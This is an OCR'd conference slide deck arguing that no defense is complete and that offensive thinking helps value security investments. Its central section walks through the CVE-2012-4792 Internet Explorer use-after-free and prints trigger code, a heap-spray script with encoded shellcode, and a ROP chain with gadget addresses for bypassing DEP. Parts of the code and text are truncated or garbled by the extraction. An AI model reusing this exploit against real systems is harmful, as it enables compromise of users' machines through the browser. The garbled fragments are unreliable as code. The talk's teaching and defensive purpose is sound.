The Bitter Truth:

You are *always* insecure

Ýmir
Vigfússon

HR /
SYNDIS

Rich Smith

SYNDIS


Agenda

Uncomfortable truths of security

Understanding a **real-world attack**

Using **offense** to valuate **defense**

Uncomfortable truths of security



The Blue Pill

Continue on with life

Not question apparent reality

But always knowing there was something else...

The Red Pill

Step into an uncertain future

Uncomfortable and worrying

But having a true view of reality...

Uncomfortable truth #1

Security is not **binary** or **black&wh**


ty is not a **point**, but a **vector**

Security is a **moving target** (XXX discuss)

Uncomfortable truth #2

Nothing you buy will make you 100% secure

There are no **absolute security solutions**



Uncomfortable truth #3

Attackers invest more in insecurity than you invest in defense

Insecurity is a **profitable, growing industry**

Understanding a real-world attack

Bug seen exploited in the wild in December 2012

- Hacked the *Council of Foreig*

Fully patched Windows 7

- Internet Explorer 8.0
- Java 1.6
- DEP Memory Protection

We will demonstrate and explain our

CVE-2012-4792

DEMO

Observe the effort that the attackers put in

Under the hood

CVE-2012-479

Analogy


8256443

```
<!d
<h
<h
```

```
            e_div.appendChild(document.createElement('body'));
            CollectGarbage();

            e_div.className = "\u0c0c\u0c0c";
            e_div.className += "syndissyndissyndissyndissyndissyndissyndi"
    }
    </script>
</head>
<body onload="eval(helloWorld())">
    <div id="divelm"></div>
    <form id="formelm">
    </form>
</body>
</html>
```

Use after free



```
<!doctype html>
<html>
<head>
    <script>
    function helloWorld() {
            e_form = document.getElementById("formelm");
            e_div = document.getElementById("divelm");

            for(i =0; i < 20; i++) {
                document.createElement('button');
            }

            e_div.appendChild(document.createElement('button'))
            e_div.firstChild.applyElement(e_form);
            e_div.innerHTML = ""

            e_div.appendChild(document.createElement('body'));
            CollectGarbage();

for(S="\u0c0c",k=[],y=0;y++<197;) y<20 ? S += S : k[y]=
[S.substr(68)+"\uf631\u6456\u768b\u8b30\u0c76\u768b\u8b1c\u086e\u368b\u5d8b\
u8b3c\u1d5c\u0178\u8beb\u184b\u7b8b\u0120\u8bef\u8f7c\u01fc\u31ef\u99c0\u173
2\uc166\u01ca\u75ae\u66f7\ufa81\uf510\ue2e0\ucf75\u538b\u0124\u0fea\u14b7\u8
b4a\u1c7b\uef01\u2c03\u6897\u652e\u6578\u6368\u6c61\u5463\u0487\u5024\u
].join("")
            e_div.className = "\u0c0c\u0c0c";
            e_div.className += "syndissyndissyndissyndissyndissyndissyndi"
}
    </script>
</head>
<body onload="eval(helloWorld())">
    <div id="divelm"></div>
    <form id="formelm">
    </form>
</body>
</html>
```

Computer memory

0x0c0c0c0c

system trusts the reference


0c0c0c0c

used by the system


therefore, system execut

Data Execution Prevention

ROP exploit relies entirely on existing code!



Computer memory



Defeated by Return-Oriented Programming (ROP)

```
<!doctype html>
<html><head>
<script type="text/javascript" src="heapLib.js"></script><script>
var heap_obj = new heapLib.ie(0x20000);
var nops = unescape("%u0c0c%u0c0c"); var nops_90 = unescape("%u8d43%u974b");
padding = unescape("%u6e64%u7379%u7379%u6973%u6973%u6e64%u6e64%u7379");
stack_pivot  = unescape("%u45f8%u7c34"); // 7c3445f8 add     esp,2Ch ; ret
for (i=0; i < 0xDC/4-1; i++) { stack_pivot += unescape("%u45f8%u7c34"); }
stack_pivot += unescape("%u8b05%u7c34") // 7c348b05  xchg    eax,esp ; ret
stack_adjust = unescape("%uec81%ud8f0%uffff") // sub esp, -10000. shift esp
code =
unescape("%u7bba%u74c6%udd4b%ud9c1%u2474%u5ef4%uc931%u32b1%u5631%u0312%u1256%u9583%u963a%u95be%ude2b%u6541
%u81ac%u80c8%u939d%uc1af%u238c%u87bb%ucf3c%u33e9%ubdb6%u3425%u0b7f%u7b10%ubd80%ud79c%udf42%u2560%u3f97%ue6
58%u3eea%u1a9d%u1204%u5176%u83b7%u27f3%ua504%u2cd3%udd34%uf256%u57c1%u2258%ue379%uda12%uabf1%udb82%uafd6%u
92ff%u1b53%u258b%u55b2%u1474%u3afa%u994b%u43f7%u1d8b%u31e8%u5ee7%u4195%u1d3c%uc741%u85a1%u7f02%u3402%ue6c6
%u3ac1%u6da3%u5e8d%ua132%u5aa5%u44bf%ueb6a%u62fb%ub0ae%u0a58%u1cf7%u330e%uf8e7%u91ef%uea63%ua0e4%u6029%u21
fa%ucd54%u39fc%u7d57%u0895%u12dc%u94e2%u5737%udf1c%uf11a%u86b5%u40ce%u38d8%u8625%ubae5%u76cc%ua212%u73a4%u
645e%u0954%u01cf%ube5a%u03f0%u2139%ucf63%u41be");rop_gadgets =  padding +
unescape("%u653d%u7c37%ufdff%uffff%u7f98%u7c34%u15a2%u7c34%ffff%ffff%u6402%u7c37%u1e05%u7c35%u5255%u7c34
%u2174%u7c35%u4f87%u7c34%uffc0%ffff%u1eb1%u7c35%ud201%u7c34%ub001%u7c38%u7f97%u7c34%ua151%u7c37%u8c81%u7c
37%u5c30%u7c34");rop_gadgets += stack_adjust + code;
stack_pivot += rop_gadgets; rop_chain = stack_pivot
while (nops.length < 0x80000) nops += nops;
while (nops_90.length < 0x80000) nops_90 += nops_90;
var offset = nops.substring(0, 0x0);
var nops_padding = nops.substring(0, 0x5f4-offset.length);
var shellcode =  offset + nops_padding + rop_chain + nops_90.substring(0,
0x800-nops_padding.length-rop_chain.length);
while (shellcode.length < 0x40000) shellcode += shellcode;
var block = shellcode.substring(0, (0x80000-6)/2);
heap_obj.gc();
for (var z=1; z < 0x230; z++) { heap_obj.alloc(block); }
function helloWorld() {
            e_form = document.getElementById("formelm");
            e_div = document.getElementById("divelm");
            for(i =0; i < 20; i++) {document.createElement('button');}
            e_div.appendChild(document.createElement('button'))
            e_div.firstChild.applyElement(e_form);
            e_div.innerHTML = ""
            e_div.appendChild(document.createElement('body'));
            CollectGarbage();
            e_div.className = "\u0c0c\u0c0c";
            e_div.className += "syndissyndissyndissyndissyndissyndissyndi"
```

Exploit that defeats modern defenses

Online crime is an enterprise

Found the original bug by **fuzzing**

Wrote a **proof-of-concept** exploit


Administered deployment

Sponsored the attacks

Weaponized the exploit

post-exploitation

Wrote a **DEP-resistant** exploit



But don't we have defenses?

Attackers invest significant time and effort to **circumvent common defenses**

Silver-bullet defenses are **sold** but **under-deliver** when used in real-world scenarios

Good example of **security solution**

Example: Anti-virus solutions


"Red Pill" Mindset:

Do you understand what your security solutions can and cannot do?

Overly general

- Negligible protection against targeted

*2012, Imperva Hacker Intelligence Initiative, Report #14



How much do I spend on defense X ?


How much does an attacker have to spend to bypass defense X ?

VALUE

How much is defense X actually worth to me ?

What is bypassing defense X worth to an attacker ?

When investing your security budget



Takeaways

All **defenses** have **limitations**

Attackers **invest systematically** in defeating defenses

Thinking **offensively** helps valuate **defensive investments**